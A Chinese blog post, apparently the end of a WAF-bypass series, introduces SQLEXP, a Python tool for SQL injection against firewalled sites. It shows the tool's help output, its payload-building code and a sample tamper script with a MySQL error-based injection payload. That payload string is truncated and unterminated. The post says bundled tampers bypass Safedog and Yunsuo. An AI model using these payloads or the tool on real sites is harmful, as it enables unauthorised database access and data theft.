
做事情讲求个有始有终，在渗透一个目标的时候最终的要求当然是能够利用发现的漏洞拿到权限。假如目标站点存在一个SQL注入漏洞，但是由于WAF的存在漏洞利用并不能成功，经过研究现在看来WAF已经不是最大的障碍，不过距利用成功尚且有一段距离。

对于存在WAF场景下的SQL注入漏洞利用，要么单独编写脚本dump数据要么编写SQLMAP Tamper利用SQLMAP dump数据，这两种方式都可以达到我们的目标，但是都有不好的弊端，对于经常打ctf的人来说感受应该更加明显。由于不同WAF的绕过PAYLOAD各不相同，所以单独编写脚本这种利用方式很明显通用性不强，其实里面的好多代码可以单独分离出来重复使用；对于简单的BYPASS PAYLOAD，编写SQLMAP Tamper不是太难，而使用了SQL各种特性、trick的复杂BYPASS PAYLOD，编写SQLMAP Tamper 就显的过于复杂。出于以上原因笔者使用python编写了一款SQL注入漏洞利用工具，参数使用方法和SQLMAP基本相同，每种利用方法单独编写一个类，各个利用类的成员函数基本相同，整个PAYLOAD 由BOUDARY和QUERY两部分组成，成员函数get_payload调用tamper脚本里面的tamper函数对boundary和query单独处理，tamper脚本编写简单方便灵活。工具各个参数基本和SQLMAP相同，详细说明请参考开发文档。



```
Version 1.0.0 by flystart mail:root@flystart.org
Usage: SQLEXP.py [options]

Options:
  -h, --help  show this help message and exit
Usage: SQLEXP.py [options]

Options:
  -h, --help            show this help message and exit
  -v, --version         Show program's version number and exit

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -r RAW_REQ, --raw=RAW_REQ
                        Raw request packet file.

  Request:
    These options can be used to specify how to connect to the target URL

    --method=METHOD     Force usage of given HTTP method (e.g. GET|POST)
    --data=DATA         Data string to be sent through POST
    --cookie=COOKIE     HTTP Cookie header value
    --proxy=PROXY       Use a proxy to connect to the target URL,only can use
                        http proxy:[http://127.0.0.1:8080]
    --timeout=TIMEOUT   Seconds to wait before timeout connection
    --delay=DELAY_TIME  dbms delay timeout

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p PARAMETER        Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to this value
    --technique=TECH    SQL injection techniques to use (default "E")
    --string=FLAG       String to match when query is evaluated to True
    --time-sec=TIME_SEC
                        Seconds to wait before timeout connection
    --order-sec=ORDER_SEC
                        Resulting page URL searched for second-order response
    --tamper=TAMPER     Use given script(s) for tampering injection data
    --current-user      Retrieve DBMS current user
```






```
def get_payload(self,table_name,col_name,i="1",index="1",value=""): # (index,vaule) is u
    cols = []
    token = ":--:"
    for col in col_name:
        cols.append(col)
        cat_str = cols[0]
    boundary = SEP_CHAR + self.boundary.replace('%value',value).replace('%index',index)
    query = self.query.replace('t_n',table_name).replace('%s', cat_str).replace('%d', i)
    boundary,query = tamper(boundary,query)
    payload = boundary
    payload = payload.replace('%query',query)
    payload = format_data(payload)
    if conf.debug:
        logger.success(payload)
    return payload,token
```

tamper

Tamper样例：

```python
#! /usr/bin/env python
#-*- coding:utf-8 -*-
# author:flystart
# home:www.flystart.org


b = " and (select 1 from (select count(*) from mysql.user group by concat


def do(strings):

    strings = strings.replace('information_schema',"`information_schema`")
    return strings


def tamper(boundary,query):
    # print 'tamper'
    boundary = b
    query = do(query)
    return boundary,query
```

工具tamper目录附带了安全狗和云锁绕过mysql tamper。
开发文档：
https://github.com/ggg4566/SQLEXP
https://forum.90sec.com/t/topic/993

结语：

以上大部分研究成果都产出于去年七八月份，在写本文的时候大部分payload任然有效，相信在不久的未来这些payload也会被加入黑名单，不过只要掌握了绕过思路和方法，写出你自己独有的绕过也是迟早的事情。本文花费了笔者大量的时间和精力，增删修改了多次，希望这篇文章不仅仅是一篇WAF绕过系列的专题文章，而是能够给大家带来研究学习的方向，比如软件WAF的逆向技术(C\C++\C#)、WIN32 HOOK技术、SQL功能特性的FUZZ和研究、SQL注入漏洞利用方法以及脚本自动化等，每一个方面都值得深入研究学习，有些内容大可不必花费笔墨。对于SQL的各种功能特性笔者并没有花费篇幅一一详解，一是有些功能特性笔者也搞不懂；二来篇幅有限同时觉得也没有必要，大部分功能特性tricks都融合在文中的payload里面，希望各位读者能够结合实际场景细细琢磨领会。笔者文笔粗浅，文章有所疏漏在所难免还请指正担待。

参考：

https://xz.aliyun.com/t/368
https://klionsec.github.io/2017/07/31/bypasswaf-on-database/